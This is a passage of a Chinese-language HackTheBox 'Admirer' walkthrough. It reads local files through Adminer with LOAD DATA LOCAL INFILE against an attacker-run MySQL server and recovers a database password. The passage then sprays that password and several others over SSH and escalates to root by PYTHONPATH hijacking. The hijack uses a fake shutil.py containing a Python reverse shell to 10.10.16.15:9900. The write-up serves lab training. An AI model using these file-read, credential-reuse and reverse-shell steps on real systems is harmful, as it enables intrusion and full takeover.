
```
MariaDB [(none)]> GRANT ALL PRIVILEGES ON *.* TO root@'%' IDENTIFIED by '.qwer123' WITH
Query OK, 0 rows affected (0.001 sec)
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)
```

创建个admin数据库和temp表，用于存储读取到远端服务器的本地文件内容：



```
┌──(root□ kali)-[/home/kali/tools/dirsearch]
└─# mysql  -h 10.10.16.15 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.5.10-MariaDB-2 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
3 rows in set (0.001 sec)

MariaDB [(none)]> create database admin;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> use admin
Database changed
MariaDB [admin]> CREATE TABLE temp (data VARCHAR(1024));
Query OK, 0 rows affected (0.004 sec)

MariaDB [admin]> █
```

使用目标服务器的 adminer 连接 kali 上启动的mysql服务：



admirer.htb/utility-scripts/adminer.php?server=10.10.16.15&username=root&db=admin

语言: 简体中文

Adminer 4.6.2 4.8.1

DB: admin

MySQL » 10.10.16.15 » 数据库: admin

数据库: admin

表和视图

在表中搜索数据 (1)

□	表	引擎?	校对?	数据长度?	索引长度?	数据空闲?	自动增量?	行数?	注释?
□	temp	InnoDB	utf8mb4_general_ci	16,384	0	0		0	
	共计 1	InnoDB	utf8mb4_general_ci	16,384	0	0			

Selected (0)


转移到其它数据库: admin

子程序

通过执行sql语句读取目标服务器本地文件：

```sql
LOAD DATA LOCAL INFILE '/etc/passwd'
INTO TABLE admin.temp
FIELDS TERMINATED BY "\n"
```

如果目录不存在则会提示查询错误：


SQL命令 - 10.10.16.15 - A

admirer.htb/utility-scripts/adminer.php?server=10.10.16.15&username=root&db=admin&sql=

语言: 简体中文

MySQL » 10.10.16.15 » admin » SQL命令

Adminer 4.6.2 4.8.1

SQL命令

DB: admin

SQL命令 导入 导出 创建表


选择 temp

```
LOAD DATA LOCAL INFILE '/etc/passwd'
INTO TABLE admin.temp
FIELDS TERMINATED BY "\n"
```

查询出错 (2000): open_basedir restriction in effect. Unable to open file

```
LOAD DATA LOCAL INFILE '/etc/passwd'
INTO TABLE admin.temp
FIELDS TERMINATED BY "\n"
```

成功读取到内容将会被写入到 temp 表中：


SQL命令 - 10.10.16.15 - A

admirer.htb/utility-scripts/adminer.php?server=10.10.16.15&username=root&db=admin&sql=

语言: 简体中文

MySQL » 10.10.16.15 » admin » SQL命令

Adminer 4.6.2 4.8.1

SQL命令

DB: admin

SQL命令 导入 导出 创建表

选择 temp

```
LOAD DATA LOCAL INFILE '/var/www/html/index.php'
INTO TABLE admin.temp
FIELDS TERMINATED BY "\n"
```


查询执行完毕，123 行受影响。(0.608 秒) 编辑


```
LOAD DATA LOCAL INFILE '/var/www/html/index.php'
INTO TABLE admin.temp
FIELDS TERMINATED BY "\n"
```

通过该方式得到目标服务器的mysql连接配置：

```
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";
```

使用新得到的密码测试ssh登录，提示成功：



```
┌──(root㉿kali)-[/home/kali/hackthebox/Admirer/file]
└─# crackmapexec ssh 10.10.10.187 -u ./users.txt -p ./passwords.txt
SSH         10.10.10.187    22     10.10.10.187     [*] SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u7
SSH         10.10.10.187    22     10.10.10.187     [-] root:fgJr6q#S\W:$P Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [-] root:w0rdpr3ss01! Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [-] root:%n?4Wz}R$tTF7 Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [-] root:Wh3r3_1s_w4ld0? Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [-] root:]F7jLHw:*G>UPrTo}~A"d6b Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [-] root:&<h5b~yK3F#{PaPB&dA}{H> Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [-] waldo:fgJr6q#S\W:$P Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [-] waldo:w0rdpr3ss01! Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [-] waldo:%n?4Wz}R$tTF7 Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [-] waldo:Wh3r3_1s_w4ld0? Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [-] waldo:]F7jLHw:*G>UPrTo}~A"d6b Authentication failed.
SSH         10.10.10.187    22     10.10.10.187     [+] waldo:&<h5b~yK3F#{PaPB&dA}{H>

┌──(root㉿kali)-[/home/kali/hackthebox/Admirer/file]
```



```
┌──(root㉿kali)-[/home/kali/hackthebox/Admirer/file]
└─# ssh waldo@10.10.10.187
The authenticity of host '10.10.10.187 (10.10.10.187)' can't be established.
ECDSA key fingerprint is SHA256:NSIaytJ0GOq4AaLY0wPFdPsnuw/wBUt2SvaCdiFM8xI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? YES
Warning: Permanently added '10.10.10.187' (ECDSA) to the list of known hosts.
waldo@10.10.10.187's password:


┌──(root㉿kali)-[/home/kali/hackthebox/Admirer/file]
└─# sshpass -p '&<h5b~yK3F#{PaPB&dA}{H>' ssh waldo@10.10.10.187
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 29 10:56:59 2020 from 10.10.14.3
waldo@admirer:~$ LS
-bash: LS: command not found
waldo@admirer:~$ ls
user.txt
waldo@admirer:~$ 
[work] 1:sshpass*
```


权限提升（Privilege Escalation）

查看当前用户所属组，搜索具有相关组的文件和目录发现存在 backup.py 和 admin_tasks.sh：



```
waldo@admirer:~$ groups
waldo admins
waldo@admirer:~$
waldo@admirer:~$ find / -group admins -type -f 2>/dev/null
waldo@admirer:~$ find / -group admins  2>/dev/null
/opt/scripts
/opt/scripts/backup.py
/opt/scripts/admin_tasks.sh
waldo@admirer:~$ 
```

通过执行 sudo -l 发现存在可执行的 /opt/scripts/admin_tasks.sh：



```
waldo@admirer:/opt/scripts$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
waldo@admirer:/opt/scripts$ _
```


阅读 admin_tasks.sh 文件，发现用户需要传递一个参数，当参数为 6 时将执行 backup_web 方法：

```
... snip ...
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
... snip ...
```

接着阅读 `backup.py` 文件，看来是一个压缩打包的脚本：

```python
#!/usr/bin/python3
from shutil import make_archive
src = '/var/www/html/'
# old ftp directory, not used anymore
#dst = '/srv/ftp/html'
dst = '/var/backups/html'
make_archive(dst, 'gztar', src)
```

通过搜索 `sudo -l` 中出现不常见的 `setenv` 找到了最终的利用点：



找到约 53 条结果 （用时 0.52 秒）

https://bugs.launchpad.net › bugs ▾ 翻译此页

Bug #349075 “Privilege Escalation Exploit with setenv or ALL ...

2009年3月26日 — Binary package hint: sudo I have found this exploit http://www.milw0rm.com/exploits/7129 that allows a user to become root in a shell, if one has ...

https://www.exploit-db.com › exploits ▾ 翻译此页

Sudo 1.6.9p18 - 'Defaults SetEnv' Local Privilege ... - Exploit-DB

2008年11月15日 — Sudo 1.6.9p18 - 'Defaults SetEnv' Local Privilege Escalation.. local exploit for Multiple platform. ... #!/bin/sh #" Sudo <= 1.6.9p18 local r00t exploit #" by Kingcope/2008/www.com-winner.com # # Most ... All rights reserved.


> **SETENV**: 该指令允许用户在执行某些操作时**设置环境变量**

可以设置环境变量又结合是运行 python 脚本，让我想起了 `PYTHONPATH hijacking`，之前的 `Hackthebox-FriendZone` 文章中初步使用了该攻击。

详细可以参考： `Linux 上的 Python 库劫持 - https://medium.com/analytics-vidhya/python-library-hijacking-on-linux-with-examples-a31e6a9860c8`


主要是利用脚本中的 `from shutil import *` 导入，通过控制 `PYTHONPATH` 环境变量，结合python加载外部库的路径优先级特性，将加载恶意的 `shutil.py` 库。

开始进行该漏洞的利用，首先在 `/tmp` 目录下创建反弹shell脚本：



```
waldo@admirer:/tmp$ cat shutil.py
#!/usr/bin/python3

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.15",9900));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash");
waldo@admirer:/tmp$ 
```

在kali上开启 nc 监听，随后在 `/tmp` 目录下运行 `sudo PYTHONPATH=/tmp/ /opt/scripts/admin_tasks.sh`，输入参数 `6` 后将会在 nc 上接收到反弹shell，成功提权。




```
┌──(root💀 kali)-[/home/kali/hackthebox/Admirer/file]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.187] 37040
id
id
uid=0(root) gid=0(root) groups=0(root)
root@admirer:/tmp# 

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
waldo@admirer:/opt/scripts$ find / -iname '*make_archive*' 2>/dev/null
waldo@admirer:/opt/scripts$ sudo -l
[sudo] password for waldo:
Sorry, try again.
[sudo] password for waldo:
sudo: 1 incorrect password attempt
waldo@admirer:/opt/scripts$ ls /dev/shm/
waldo@admirer:/opt/scripts$ ls
admin_tasks.sh  backup.py
waldo@admirer:/opt/scripts$ cd /tmp
waldo@admirer:/tmp$ vim shutil.py
-bash: vim: command not found
You have new mail in /var/mail/waldo
waldo@admirer:/tmp$ vi shutil.py
waldo@admirer:/tmp$ ls
shutil.py  vmware-root
waldo@admirer:/tmp$ sudo PYTHONPATH=/tmp/ /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp$
[work] 1:rlwrap*
```

复盘

在 `0xdf` 的博客里我找到了他对 `Python hijacking` 的详细解释：

> 我可以将 $PYTHONPATH 传入sudo. 那么那个变量是什么呢？当 Python 脚本调用 import 时，它会为模块检查一系列路径。我可以通过 sys 模块看到这一点：



```
waldo@admirer:/tmp$
waldo@admirer:/tmp$ python3 -c "import sys; print('\n'.join(sys.path))"

/usr/lib/python35.zip
/usr/lib/python3.5
/usr/lib/python3.5/plat-x86_64-linux-gnu
/usr/lib/python3.5/lib-dynload
/usr/local/lib/python3.5/dist-packages
/usr/lib/python3/dist-packages
waldo@admirer:/tmp$ export PYTHONPATH=/tmp
waldo@admirer:/tmp$ python3 -c "import sys; print('\n'.join(sys.path))"

/tmp
/usr/lib/python35.zip
/usr/lib/python3.5
/usr/lib/python3.5/plat-x86_64-linux-gnu
/usr/lib/python3.5/lib-dynload
/usr/local/lib/python3.5/dist-packages
/usr/lib/python3/dist-packages
waldo@admirer:/tmp$ 
```

